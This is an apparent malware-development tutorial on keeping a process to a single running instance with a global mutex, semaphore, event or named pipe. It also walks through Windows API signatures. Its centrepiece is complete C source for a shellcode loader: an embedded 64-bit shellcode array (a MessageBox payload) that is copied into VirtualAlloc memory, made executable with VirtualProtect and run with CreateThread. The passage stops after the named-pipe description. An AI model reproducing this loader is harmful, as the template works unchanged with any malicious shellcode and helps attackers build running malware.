

# Multiple Process Control

Here in this section, we are going to learn about Multiple Process Control and how to prevent more than one instance of a process from running concurrently.




## Objective

- If a process is already running, you do not want to start another similar process



## How to do it?

- Process Synchronization
- Process Synchronization is the task of coordinating the execution of processes in a way that no two processes can have access to the same shared data and resources.
- We use locks



## Types of locks

- Mutex (aka Mutants, or locks)
- Semaphores (an improved version of a mutex lock)
- Events (aka Event Objects)
- Named Pipes (a type of file used in memory)


Mutex are also known as Mutual Exclusion Locks, these are the oldest locks that exist in OS.

Semaphores are the improved version of Mutex, with additional parameters for control.


Events are used for communication between the threads.

Named pipes are a type of file used in memory. It is a virtual file.


Now let’s go through the API used in the code:




```c

#include <winternl.h>
#include <windows.h>
#include <tlhelp32.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#pragma comment (lib, "advapi32")
#include <psapi.h>



//-- MessageBox 64-bit shellcode
unsigned char payload[355] = {
    0xFC, 0x48, 0x81, 0xE4, 0xF0, 0xFF, 0xFF, 0xFF, 0xE8, 0xD0, 0x00, 0x00,
    0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65,
    0x48, 0x8B, 0x52, 0x60, 0x3E, 0x48, 0x8B, 0x52, 0x18, 0x3E, 0x48, 0x8B,
    0x52, 0x20, 0x3E, 0x48, 0x8B, 0x72, 0x50, 0x3E, 0x48, 0x0F, 0xB7, 0x4A,
    0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x3C, 0x61, 0x7C, 0x02,
    0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0xE2, 0xED, 0x52,
    0x41, 0x51, 0x3E, 0x48, 0x8B, 0x52, 0x20, 0x3E, 0x8B, 0x42, 0x3C, 0x48,
    0x01, 0xD0, 0x3E, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xC0,
    0x74, 0x6F, 0x48, 0x01, 0xD0, 0x50, 0x3E, 0x8B, 0x48, 0x18, 0x3E, 0x44,
    0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x5C, 0x48, 0xFF, 0xC9, 0x3E,
    0x41, 0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31,
    0xC0, 0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75,
    0xF1, 0x3E, 0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD6,
    0x58, 0x3E, 0x44, 0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x3E, 0x41,
    0x8B, 0x0C, 0x48, 0x3E, 0x44, 0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x3E,
    0x41, 0x8B, 0x04, 0x88, 0x48, 0x01, 0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E,
    0x59, 0x5A, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20,
    0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41, 0x59, 0x5A, 0x3E, 0x48, 0x8B, 0x12,
    0xE9, 0x49, 0xFF, 0xFF, 0xFF, 0x5D, 0x3E, 0x48, 0x8D, 0x8D, 0x4B, 0x01,
    0x00, 0x00, 0x41, 0xBA, 0x4C, 0x77, 0x26, 0x07, 0xFF, 0xD5, 0x49, 0xC7,
    0xC1, 0x10, 0x00, 0x00, 0x00, 0x3E, 0x48, 0x8D, 0x95, 0x2A, 0x01, 0x00,
    0x00, 0x3E, 0x4C, 0x8D, 0x85, 0x42, 0x01, 0x00, 0x00, 0x48, 0x31, 0xC9,
    0x41, 0xBA, 0x45, 0x83, 0x56, 0x07, 0xFF, 0xD5, 0xBB, 0xE0, 0x1D, 0x2A,
    0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF, 0xD5, 0x48, 0x83, 0xC4,
    0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47,
    0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89, 0xDA, 0xFF, 0xD5, 0x48,
    0x65, 0x6C, 0x6C, 0x6F, 0x2C, 0x20, 0x66, 0x72, 0x6F, 0x6D, 0x20, 0x74,
    0x68, 0x65, 0x20, 0x46, 0x55, 0x54, 0x55, 0x52, 0x45, 0x21, 0x00, 0x47,
    0x4F, 0x54, 0x20, 0x59, 0x4F, 0x55, 0x21, 0x00, 0x75, 0x73, 0x65, 0x72,
    0x33, 0x32, 0x2E, 0x64, 0x6C, 0x6C, 0x00
};
```



```c
HANDLE hLock;
#define CONTROL_NAME "Global\\MyLock"
#define PIPE_NAME "\\\\.\\pipe\\MyLock"
#define MUTEX 1
#define EVENT 2
#define SEMAPHORE 3
#define NAMED_PIPE 4
```



```c
BOOL IsProcessRunning(int control_method) {

    BOOL ret = FALSE;

    //-- using a global Mutant (Mutex)
    if (control_method == MUTEX) {
        hLock = CreateMutex(NULL, FALSE, CONTROL_NAME);
        printf("hLock = %d\n", hLock);
        if (GetLastError() == ERROR_ALREADY_EXISTS) {
            CloseHandle(hLock);
            ret = TRUE;
        }
    }

    //-- using a global Semaphore
    else if (control_method == SEMAPHORE) {
        hLock = CreateSemaphore(NULL, 0, 100, CONTROL_NAME);

        if (GetLastError() == ERROR_ALREADY_EXISTS) {
            CloseHandle(hLock);
            ret = TRUE;
        }
    }

    //-- using a global Event
    else if (control_method == EVENT) {
        hLock = CreateEvent(NULL, TRUE, FALSE, CONTROL_NAME);

        if (GetLastError() == ERROR_ALREADY_EXISTS) {
            CloseHandle(hLock);
            ret = TRUE;
        }
    }

    //-- using Named Pipe
    else if (control_method == NAMED_PIPE) {
        hLock = CreateNamedPipe(PIPE_NAME, PIPE_ACCESS_DUPLEX, PIPE_TYPE_MESSAGE, PIPE_UNLIMITED_INSTANCES, 1024, 1024, 0, NULL);

        if (GetLastError() == ERROR_ALREADY_EXISTS) {
            CloseHandle(hLock);
            ret = TRUE;
        }
    }

    return ret;
}
```



```c
int main(void) {

    void * alloc_mem;
    BOOL retval;
    HANDLE hThread;
    DWORD oldprotect = 0;
    unsigned int payload_len = sizeof(payload);

    LoadLibrary("user32.dll");

    //-- Check if the process is already running in memory
    if (IsProcessRunning(NAMED_PIPE)) {
        printf("New process is denied. It is already running in memory\n");
        return 0;
    }

    //-- Allocate memory for payload
    alloc_mem = VirtualAlloc(0, payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);


    //-- Copy payload to allocated memory
    RtlMoveMemory(alloc_mem, payload, payload_len);

    //-- Make the allocated memory executable
    retval = VirtualProtect(alloc_mem, payload_len, PAGE_EXECUTE_READ, &oldprotect);

    //-- If problems, run the payload
    if ( retval != 0 ) {
                    hThread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) alloc_mem, 0, 0, 0);
                    printf("Thread created and running...");
                    WaitForSingleObject(hThread, INFINITE);
                    CloseHandle(hLock);
    }

}

```

So, the above code will allocate some memory in the process, then copy the shellcode, then execute the shellcode. So, this is what it does.

Here we can see that we declare a Handle hLock, and some define to be used in the new function IsProcessRunning.

And we can see that we are calling this function in the main process, we do it to check whether this process is running in the memory or not.

If it is running then it will just quit by returning 0, before that it will print a statement, that the process is already running in the memory, and then quit.

Then we can see that it allocates the memory for the payload by using VirtualAlloc.

Then copies the payload to the allocated memory by using the RtlMoveMemory function.

Then it changes the protection of the allocated memory by using VirtualProtect

Then it will create a thread, which means it will run the shellcode, and then we will close the lock.

So, this lock is declared globally, we have already declared it, and this is the lock that is going to be used inside the program throughout the function IsProcessRunning.

Now let’s see the process:

We can see “BOOL ret = FALSE”

This is the value returned by this function, initially set to default value FALSE, which means that the process is not running.

Here we can see that there are several implementations of the lock:

1st is Mutex lock, 2nd is the Semaphore, 3rd is the Event, 4th is the Named Pipe.

And we can choose which lock we want, by specifying the type of the lock in the main function in the if statement.


So, now let’s try the Mutex lock:

So, in the IsProcessRunning, it will check if the control method is a mutex, then it will use the CreateMutex function

CreateMutex:

Creates or opens a named or unnamed mutex object.

To specify an access mask for the object, use the CreateMutexEx function.


C++


```
HANDLE CreateMutexA(
  [in, optional] LPSECURITY_ATTRIBUTES lpMutexAttributes,
  [in]           BOOL                  bInitialOwner,
  [in, optional] LPCSTR                lpName
);
```

The most important parameter is the 3rd one, which is the name of the lock, and here it is the control name, which is defined globally, and it is MyLock.

Then we can use the Semaphore:

Creates or opens a named or unnamed semaphore object.

To specify an access mask for the object, use the CreateSemaphoreEx function.



C++

```
HANDLE CreateSemaphoreA(
  [in, optional] LPSECURITY_ATTRIBUTES lpSemaphoreAttributes,
  [in]           LONG                  lInitialCount,
  [in]           LONG                  lMaximumCount,
  [in, optional] LPCSTR                lpName
);
```


Here it takes 4 parameters, and the most important parameter is the 4th parameter, here it is the same control name, and we can see that it is taking additional parameters, and it tells how many times the critical session has been accessed. The critical session is the part of the memory, that we are controlling, and it keeps the count of the maximum and the minimum amount.

The 3rd type of lock is EVENT

Here it uses the API CreateEvent:

Creates or opens a named or unnamed event object.

To specify an access mask for the object, use the CreateEventEx function.



C++


```
HANDLE CreateEventA(
  [in, optional] LPSECURITY_ATTRIBUTES lpEventAttributes,
  [in]           BOOL                  bManualReset,
  [in]           BOOL                  bInitialState,
  [in, optional] LPCSTR                lpName
);
```

Here the most important parameter is the 4th parameter, the name of the event, which again we are using the control name.

The 4th type of lock is Named Pipe

And it uses the API CreateNamedPipe:

Creates an instance of a named pipe and returns a handle for subsequent pipe operations. A named pipe server process uses this function either to create the first instance of a specific named pipe and establish its basic attributes or to create a new instance of an existing named pipe.


C++

